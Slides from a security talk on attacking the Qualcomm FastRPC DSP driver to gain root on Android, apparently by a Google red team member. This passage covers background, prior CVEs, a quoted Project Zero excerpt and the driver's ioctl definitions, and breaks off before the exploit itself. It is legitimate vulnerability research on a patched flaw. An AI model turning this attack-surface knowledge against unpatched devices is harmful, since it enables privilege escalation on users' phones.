From Zero to Root

Attacking Qualcomm DSP Driver

Xiling Gong

Google

Agenda

Background

Vulnerability Description - CVE-2025-47394

Exploit

Demo

The vulnerabilities described herein (including CVE-2025-47394) have been fully remediated. Patches were delivered to the vendor and disclosed in the January 2026 Qualcomm Security Bulletin. This presentation is for educational and defensive research purposes only.


Android Red Team

Mission


Protect the Android ecosystem through offensive security.

Background


Android LPE to Root Attack Surfaces



Android LPE to Root Attack Surfaces




Android LPE to Root Attack Surfaces - Qualcomm



What is FastRPC ?

FastRPC

Driver for the aDSP in the Android Kernel




aDSP = Audio/Application Digital Signal Processor

Low power, high performance DSP coprocessor

Hexagon Architecture (Same as Qualcomm Modem and WiFi)

Exists in all modern Qualcomm SoCs

FastRPC & aDSP



Previous Research

On the aDSP Hardware Side (Closed source)

- Census-labs - Attacking-hexagon-recon 2019
- CheckPoint - Pwn2Own Qualcomm DSP - 2021

On the FastRPC Driver Side (Open source)

From 2021 January to 2025 May, there are in total 16 CVEs

CVE-2024-49848	Seth Jenkins from Google Project Zero, Conghui Wang
CVE-2024-43047	Seth Jenkins-Google Project Zero & Conghui Wang & Amnesty International Security Lab confirming in-the-wild activity.

The Qualcomm DSP Driver - Unexpectedly Excavating an Exploit

2024-DEC-15 Seth Jenkins

Posted by Seth Jenkins, Google Project Zero

This blog post provides a technical analysis of exploit artifacts provided to us by Google's Threat Analysis Group (TAG) from Amnesty International. Amnesty's report on these exploits is available here. Thanks to both Amnesty International and Google's Threat Analysis Group for providing the artifacts and collaborating on the subsequent technical analysis!

Introduction

Earlier this year, Google's TAG received some kernel panic logs generated by an In-the-Wild (ITW) exploit. Those logs kicked off a bug hunt that led to the discovery of 6 vulnerabilities in one Qualcomm driver over the course of 2.5 months, including one issue that TAG reported as ITW. This blog post covers the details of the original artifacts, each of the bugs discovered, and the hypothesized ITW exploit strategy gleaned from the logs.

Project Zero - The Qualcomm DSP Driver - Unexpectedly Excavating an Exploit - 2025
Project Zero - Android In-The-Wild: Unexpectedly Excavating a Kernel Exploit

FastRPC 2.0


In 2025, Qualcomm upgrade FastRPC driver to 2.0

- Simplified memory management


FastRPC 2.0 Issues

CVE	Bulletin Date	Description	Credit
CVE-2025-47388	2026 January	Memory corruption	Conghui Wang (Xiling Gong)
CVE-2025-47394	2026 January	Memory corruption	Xiling Gong
CVE-2025-47351	2025 October	Integer overflow leading to memory corruption	Conghui Wang (Xiling Gong)
CVE-2025-47354	2025 October	Memory corruption	Qualcomm Internal
CVE-2025-27056	2025 July	Use-after-free	Qualcomm Internal
CVE-2025-21485	2025 June	TOCTOU - Memory corruption	Seth Jenkins (Project Zero)
CVE-2025-21486	2025 June	Accessing user memory outside uaccess routines	Qualcomm Internal

FastRPC & aDSP



Access FastRPC From Untrusted App




FastRPC Function

```
#define FASTRPC_IOCTL_ALLOC_DMA_BUFF     _IOWR('R', 1, struct fastrpc_alloc_dma_buf)
#define FASTRPC_IOCTL_FREE_DMA_BUFF  _IOWR('R', 2, __u32)
#define FASTRPC_IOCTL_INVOKE         _IOWR('R', 3, struct fastrpc_invoke)
#define FASTRPC_IOCTL_INIT_ATTACH    _IO('R', 4)
#define FASTRPC_IOCTL_INIT_CREATE    _IOWR('R', 5, struct fastrpc_init_create)
#define FASTRPC_IOCTL_MMAP       _IOWR('R', 6, struct fastrpc_req_mmap)
#define FASTRPC_IOCTL_MUNMAP         _IOWR('R', 7, struct fastrpc_req_munmap)
#define FASTRPC_IOCTL_INIT_ATTACH_SNS    _IO('R', 8)
#define FASTRPC_IOCTL_INIT_CREATE_STATIC  _IOWR('R', 9, struct fastrpc_init_create_static)
#define FASTRPC_IOCTL_MEM_MAP        _IOWR('R', 10, struct fastrpc_mem_map)
#define FASTRPC_IOCTL_MEM_UNMAP      _IOWR('R', 11, struct fastrpc_mem_unmap)
#define FASTRPC_IOCTL_MULTIMODE_INVOKE   _IOWR('R', 12, struct fastrpc_ioctl_multimode_invoke)
#define FASTRPC_IOCTL_GET_DSP_INFO   _IOWR('R', 13, struct fastrpc_ioctl_capability)
```


Core function : Support untrusted_app to run it's own (unsigned) code in the aDSP userspace

1. Manage user process on aDSP (IOCTL_INIT_CREATE)
